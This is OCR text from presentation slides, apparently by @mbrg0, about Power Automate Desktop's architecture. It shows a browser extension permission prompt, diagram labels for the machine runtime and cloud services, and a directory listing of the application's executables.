
It requires your permission to:

- Access your data for all websites
- Exchange messages with programs other than Firefox
- Clear recent browsing history, cookies, and related data
- Access browser tabs

Learn more about permissions

On-Prem : MS cloud

@mbrg0



Windows 11

User

NT Service\UIFlowService

Power Automate

Machine Runtime

On-Prem

MS cloud

Office


Office cloud services

@mbrg0


Windows 11

Office

Office cloud services



On


Power Automate Desktop

New ⌄ | Sort ⌄ | View ⌄ | ···


This PC › Windows (C:) › Program Files (x86) › Power Automate Desktop › Application

- Quick access
- Desktop
- Downloads
- Documents
- Pictures
- Music
- Videos
- OneDrive
- This PC
- Network

Microsoft.Flow.RPA.Agent
Microsoft.Flow.RPA.LauncherService
Microsoft.Flow.RPA.LogShipper
Microsoft.Flow.RPA.Notifier
Microsoft.Flow.RPA.UpdateService
PAD.AutomationBrowser
PAD.AutomationServer
PAD.BridgeToHLLAPIx64
PAD.BridgeToHLLAPIx86
PAD.BridgeToMODIx86
PAD.BridgeToSapAutomation
PAD.BridgeToUIAutomation2
PAD.BrowserNativeMessageHost
PAD.Console.CommandLine
PAD.Console.Host
PAD.DataCollectionSwitch
PAD.Designer
PAD.Java.Installer.Host
PAD.MachineRegistration.Host
PAD.MachineRegistration.Silent
PAD.MacroRecorder
PAD.ModuleInitialization
PAD.PackageUpgrader
PAD.ProcessInsight.Recorder
PAD.Robot
PAD.Troubleshooter
PAD.Updater.MSI
PAD.Updater.MSIX
Robin.Migrator.SDKCodeGenerato
RpaNativeHost
TroubleshootingTool.Console
TroubleshootingTool.UI
UIFlowService

33 items

@mbrg0



User

NT Service\UIFlowService

Power Automate

Machine Runtime

